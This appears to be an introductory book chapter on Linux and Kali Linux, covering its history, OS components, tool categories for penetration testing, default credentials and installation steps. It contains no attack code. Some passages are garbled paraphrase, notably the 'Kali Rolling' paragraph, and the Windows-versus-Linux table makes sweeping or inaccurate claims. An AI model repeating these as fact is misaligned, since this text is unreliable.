Kali Linux is an enterprise prepared security auditing Linux distribution based on Debian GNU/Linux operating system bases and is the successor to the widely successful Backtrack Linux. Kali Linux was released on the 13th of March 2013, top-to-bottom rebuild of Backtrack Linux, adhering completely to Debian OS development standards.

The first dot release (version 1.1.0) happened two years later, in February 2015, and was based on Debian 7 "Wheezy"- Debian's stable distribution at the time. In that first year of development, Kali Linux packaged hundreds of penetrations testing related applications and built a robust infrastructure. Even though the number of applications is critical, the application list has been meticulously curated, dropping applications that did not work or duplicate options already available in better programs.

In 2015, when Debian 8 - "Jessie" came out, Kali Linux was rebased on top of it. While Kali Linux 1.x avoided the GNOME Shell in this version, it was decided to embrace and enhance it. Kali Linux added some GNOME Shell extensions to acquire missing features, most notably the Applications menu. Kali Linux 2.0, published in August 2015, became the result of that work.

NOTE: GNOME is Kali Linux's Default Desktop Environment
A desktop environment is a series of graphical applications sharing a common graphical toolkit and intended for use on user workstations. For general, desktop environments are not used on servers. Application launcher, file manager, web browser, email client, office suite, etc. are usually provided by them.

The idea of *"Kali Rolling"*: While the moving circulation has been accessible for a long time, Kali 2016.1 was the primary discharge to formally grasp the moving idea of dissemination: when you introduce the most recent Kali distribution, your framework really tracks the Kali Rolling repository and each and every day you get new updates.

1.1 Basics of Linux

Linux! It's been around since the mid '90s and has since reached a user-base that spans industries across continents. For those in the know, you understand that Linux is everywhere. It's in your phones, in your cars, in your refrigerators, your Roku devices. It runs most of the Internet - the supercomputers making scientific breakthroughs and the world's stock exchanges. But before Linux became the

platform to run desktops, servers, and embedded systems, it was (and is) one of the most reliable, secure, and worry-free operating systems available.

Just like Windows XP, Windows 7, Windows 8, and Mac OS X, Linux is an operating system. An operating system is software that manages all the hardware resources associated with your desktop or laptop. To put it simply – the operating system manages communication between your software and your hardware. Without the operating system (often referred to as the “OS”), the software wouldn’t function.

Linux is also distributed under an open-source license. Open source follows the following key philosophies:

- The freedom to run the program, for any purpose.
- The freedom to study how the program works and change it to make it do what you wish.
- The freedom to redistribute copies so you can help your neighbor.
- The freedom to distribute copies of your modified versions to others.

1.2 Components of Linux

The OS is composed of several pieces:

- **Bootloader:** *A Bootloader* is a piece of code that runs before any operating system runs and is used to boot other operating systems, typically each operating system has a set of specific bootloaders.
- **Kernel:** The kernel is the core of the system and manages the peripheral devices, CPU, and memory. The kernel is the ' lowest ' OS level and has the highest security permissions.
- **Daemons:** These are background services (printing, sound, scheduling, etc.) which run unobtrusively in the background, rather than under a user's direct control, waiting to be activated by a specific event or condition occurring. Many Linux services rely on daemons and are an essential part of the Linux system, helping to keep it running smoothly and providing services to other applications and users.
- **Shell:** A command process that provides the user-to-operating system interface and allows you to control the computer through commands typed into a text interface. This is what scares people off Linux the most because it’s unique to Linux/UNIX operating systems. This isn't the case for conventional Linux desktops that have been modernized to make working with the shell much easier.
- **Graphical Server:** This is the sub-system on your monitor which displays the graphics. It's commonly called the X server or just "X." Responsible for managing input devices like mice and keyboards, and handling communication between applications and the display hardware.

- The X server is responsible for drawing windows, icons, and other graphical elements on the screen, and for managing their interaction with input devices. It runs as a background process, listening for commands from applications and other components of the system.

- Applications that require graphical output, such as web browsers, text editors, and media players, interact with the X server through a client-server model. The application acts as a client, sending commands to the X server to create windows, draw graphics, and receive user input. The X server then manages the display of these graphical elements on the screen.

  The X server also supports remote display, allowing applications to be run on one machine and displayed on another. This feature is commonly used in server environments where applications are run on a central machine but accessed remotely by users on other computers.

- **Desktop Environment:** This is the piece of puzzle with which the users interact and there are several desktop environments are available to choose from (Unity, GNOME, Cinnamon, Enlightenment, KDE, XFCE, and so on). There are built-in applications for each desktop environment (such as file managers, configuration tools, web browsers, games, etc.).

- **Applications:** Desktop environments don't offer the full range of applications. Unlike Windows and Mac, Linux provides thousands upon thousands of high-quality software titles that can be easily found and installed. Many modern Linux distributions like Ubuntu (and its derivatives) provide tools like the App Store that centralize and simplify the installation of applications.

1.3 Difference between Windows & Linux OS

Linux	Windows
Linux is a completely open-source project. You can have a look at the source code of a Linux OS, which is a plus.	Windows is a closed source software. Closed source means that source code for any application or OS is not readable by end user
Linux has various Distributions which are highly customizable by end user for his/her needs	Windows has limited distributions and very little customization features
Linux is licensed with GPL. GPL license means that the public is allowed to take the source code and customize as per their needs	Windows comes with Microsoft license Microsoft Licensed users are not allowed to customize the Source code
Linux distributions don’t collect user data.	Windows collect all user details which lead to privacy concern.

In Linux, command line is a very useful tool for administration and daily tasks, but for end users it doesn't make much difference	In windows, we have command lines, but can't be used as Linux command line. We need to go to run and enter CMD then the command line will open.
Linux has inbuilt ability to stop at different run levels with this we can work using command line and GUI if anyone has an issue.	In Windows, if we encounter any problem to fix it, we need to reboot at run level 3 as an administration/ root to find and fix the problem.
Linux is complicated to install but can complete complex tasks easier.	Windows gives user's a simple system to operate but it will take a longer time to install.
Linux has support via huge community of user forums/websites and online search.	Windows has support which is easily accessible, online forums/ websites and it has paid support also.
Users have full control on updates, we can install whenever we needed, and it will take less time without any reboot.	Updates will come at inconvenient times such as you are giving a print to printer but suddenly update popup will come which makes users frustrate and takes more time to install
More Secure than windows as its OS structure & components are not susceptible to attacks	Windows is quite vulnerable to viruses and attacks as malware developers have ease of getting reverse connection from OS
Linux supports a wide variety of free software's	Windows have a large collection of video game software.
In Linux files are stored in "/" called as root. Other partitions are /usr, /bin, /lib, /etc, /var, /opt	In Microsoft Windows, files are stored in folders on different data drives like C: D: E:

Table 1 Difference between Windows & Linux OS

1.4 Linux Distributions

A Linux distribution (often abbreviated as distro) is an operating system made from a software collection that is based upon the Linux kernel and, often, a package management system. The Linux operating system is not developed by a single organization. Many different organizations and people work on different aspects of distributions. There's the Linux kernel (the core of the operating system), the GNU shell utilities (the terminal interface and many of the commands you use), the X server (which produces a graphical desktop), the desktop environment (which runs on the X server to provide a graphical desktop), and much more.

Linux distributions do the hard work for you, taking all the code from the open-source projects and compiling it for you, combining it into a single operating system you can install and boot up. They also make choices for you, such as choosing the default desktop environment, browser, and other software. Most distributions add their own finishing touches, such as themes and custom software – the Unity desktop environment Ubuntu provides, for example.





Figure 1 Linux Distributions


While Kali's focus can be quickly summarized as "penetration testing and security auditing", there are many different tasks involved behind those activities. Kali Linux is built as a *framework*, because it includes many tools covering very different use cases.

For example, Kali Linux can be used on various types of computers: obviously on the laptops of penetration testers, but also on servers of system administrators wishing to monitor their network, on the workstations of forensic analysts, and more unexpectedly, on stealthy embedded devices, typically with ARM CPUs, that can be dropped in the range of a wireless network or plugged in the computer of target users. Many ARM devices are also perfect attack machines due to their small form factors and low power requirements. There are specific hardware requirements for ARM like the Raspberry Pi or a certain type of mobile device, but it's nice to see that it is there. Kali Linux can also be deployed in the cloud to quickly build a farm of password cracking machines and on mobile phones and tablets to allow for truly portable penetration testing.



1.5 Why Kali Linux?

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded, and maintained by Offensive Security, a leading information security training company.
You will quickly discover that Kali Linux's main menu is organized by Theme across the various kinds of tasks and activities that are relevant for pen testers and other information security professionals.



• **Information Gathering:** Collect data about the target network and its structure identify devices, their operating systems, and the services they are running. Identification of potentially sensitive parts of the Information system. Extracting all kinds of listings from services running the directory.

• **Vulnerability Analysis:** Quickly testing whether some known vulnerabilities or insecure configurations affect a local or remote system. Vulnerability scanners use thousands of signature databases to identify potential vulnerabilities.

• **Web Application Analysis:** Identifying vulnerabilities in web applications and security misconfigurations. Identifying and mitigating these problems is crucial considering that the public nature of these applications makes them prime targets for attackers.

• **Database Assessment:** Database attacks are a very common vector for attackers, from SQL injections to attacking credentials. Here you can find tools that test attack vectors ranging from SQL injection to data extraction and analysis.

• **Password Attacks:** Authentication systems are always a tool for go-to attacks. You can find a lot of useful tools here, from online password attack to offline attacks against the encryption or hashing systems.

• **Wireless Attacks:** Wireless networks' omnipresent nature means they'll always be a widely attacked vector. With its wide range of wireless card support, Kali is an obvious choice for attacks against multiple types of wireless networks.

• **Reverse Engineering:** Reverse engineering is a multipurpose activity. It is one of the key methods of vulnerability detection and Kali Linux aided exploit development in support of offensive activities. On the defensive side, malware used in targeted attacks is analyzed. The objective is to identify the capabilities of a given piece of software in this capacity.

• **Exploitation Tools:** Exploiting or taking advantage of a vulnerability (formerly identified) enables you to gain control of a remote computer (or device). This vulnerability can then be used for additional privilege escalation attacks, either locally on the compromised computer or on other computers that are accessible on its local network. This category includes several tools and utilities which simplify the writing process for your own exploits.

• **Sniffing & Spoofing:** Accessing the data as they move over the network is often useful for an attacker. Here you can find spoofing tools for impersonating a legitimate user, as well as sniffing tools for catching and analyzing data right off the wire. Such methods can be very effective when used together in an attack.

• **Post Exploitation:** After gaining access to a device, you may often want to maintain that level of access or expand control by moving across the network laterally. Here you can find the tools that assist in these goals.

• **Forensics:** Forensic Linux live boot environments have long been very common. Kali contains many popular forensic tools based on Linux that allow you to do everything from initial triage, data imaging, full analysis and case management.

• **Reporting Tools:** Once the results have been published, a penetration test is complete. Each category includes tools to help collect data from information gathering methods, discover non-obvious relationships and integrate everything in different reports.

• **Social Engineering Tools:** When the technical side is well-secured, the possibility also emerges to manipulate human behavior as an attack vector. Given the right motivation, people can often be driven to take action that jeopardizes the security of the environment.

Does the USB key contain a harmless PDF which the secretary only plugged in? Or was it a Trojan horse that installed a backdoor, too? Was the accountant's banking website just logged into the intended page, or was a perfect copy used for phishing? This category includes tools that help in attacks of this kind.

• **System Services:** This category includes tools that allow you to start and stop applications that run as system services in the background.

1.6 Kali Linux Policies

Although Kali Linux aims to follow Debian at any conceivable level, there are a few places where Kali Linux has made substantial decisions due to the specific needs of security experts.

- ***Single Root User by Default***

Kali changed to a non-root user policy by default since the release of 2020.1.

This means:

During the installation of amd64 and i386 images, it will prompt you for a standard user account to be created.

Any default operating system credentials used during Live Boot, or pre-created image (like Virtual Machines & ARM) will be:

User: kali
Password: kali
Vagrant image (based on their policy):
Username: vagrant
Password: vagrant
Amazon EC2:
User: kali
Password: <ssh key>.

- ***Network Services Disabled by Default***

Many default services that are available on other Linux distributions are turned off in Kali by default. Unlike Debian, Kali Linux keeps well known services such as HTTP to a minimum, though SSH is enabled. The reason behind this option is to limit exposure during a penetration test when it is hindered by unexpected system connections to report your identity and location.

- ***A Curated Collection of Applications***

Kali Linux doesn't bundle all available penetration testing tools. Instead, Kali aims to provide only the best free-licensed tools that cover most of the tasks a penetration tester may want to perform. There are Kali Linux metapackages that can enhance the power of Kali.




Figure 2 Kali Linux Policies

1.7 Downloading & Installing Kali Linux


Kali Linux makes it easy to get started because its disk images are live ISOs, which means you can boot the downloaded images without using any earlier methods of installation. It means that you can use a similar image to check, use as a bootable USB or DVD-ROM image in a criminal investigation scenario, or implement physical or virtual equipment as a permanent operating system.

1.8 Downloading Kali Linux ISO Images

Where to Download?

The only official source of ISO images for Kali Linux is the Kali website Downloads section. **Because of its popularity multiple sites offer Kali images for download, but they should not be considered reliable and may indeed be infected with malware or cause irreparable damage to your system**.

DOWNLOAD HERE - *https://www.kali.org/get-kali/*



The site is accessible over HTTPS, making it hard to imitate. Having the capacity to do a man-in - the-middle attack is not sufficient as the attacker will likewise need an authentication of https://www.Kali.org marked by a certificate authority of Transport Layer Security (TLS), which is trusted by the browser of the individual. Certificate authorities exist precisely to keep this type of issue at bay; they only convey certificates to persons whose identities have been confirmed and who have provided evidence that they control the respective site.

Is My CPU 32- or 64-bit?:

This information can be found under Windows by running the System Information application (found in the Accessories > System Tools folder). On the System Summary screen, you can inspect the System Type field: it will contain" x64-based PC" for a 64- bit CPU or "x86-based PC" for a 32-bit CPU. Under Linux: $grep -qP '^flags\s*:.*\blm\b' /proc/cpuinfo && echo 64-bit || echo 32-bit.

1.9 Installing Kali Linux on Hard-Disk

It is an easy process to install Kali Linux on your computer. You'll need compatible hardware first. On i386, amd64, and ARM platforms (both armel and armhf) Kali is supported. The hardware specifications are minimal as mentioned below, but better hardware will of course deliver better performance. The i386 images have a default PAE kernel, so that you can run them over 4 GB of RAM on systems. Download Kali Linux and either burn the ISO to DVD or use Kali Linux Live to prepare a USB stick as the installation disk. Check the Kali Linux Network Installation if you do not have a DVD drive or USB port on your computer.

1.9.1 Installation Prerequisites

- A minimum of 20 GB disk space for the Kali Linux installation.
- RAM for i386 and amd64 architectures, minimum: 1GB, recommended: 2GB or more. More is better due to the graphical intensive nature Kali.
- CD-DVD Drive / USB boot support


1.9.2 Preparing for the Installation:

- Download Kali Linux.
- Burn The Kali Linux ISO to DVD or Image Kali Linux Live to USB (USB must be formatted as bootable).
- Ensure that your computer is set to boot from CD / USB in your BIOS.
    - Creating a Bootable Kali USB Drive on Windows (Rufus)
- Plug your USB drive into an available USB port on your Windows PC, note which drive designator (e.g. “G:\”) it uses once it mounts, and launch Rufus.
- With Device, check the dropdown list of options for the USB drive (e.g. “G:\” and size).
- Boot selection needs to point to point to the Kali Linux ISO file, which can be done by clicking the SELECT button.

  Depending on your configuration, you can set the Partition scheme, as well as Target system. If you are not sure, leave it as the default values.

  While you can easily create a persistent live USB with the integrated options in Rufus by increasing the persistence slider, this is not the officially supported method (check Adding Persistence to a Kali Linux Live USB Drive), as it doesn’t work for all images, like the Kali Everything Live ISO introduced in release 2022.1.

  Click the START button once ready.



- Depending on the system (such as BIOS or UEFI), as well as the version of Windows, and how they are each configured, you may need to re-image the USB drive.

- Master Boot Record (MBR) is often used on legacy systems that use BIOS as well as UEFI which has Compatibility Support Module (CSM) enabled
- GUID Partition Table (GPT) is required where UEFI has CSM disabled, forcing to use the modern standard.

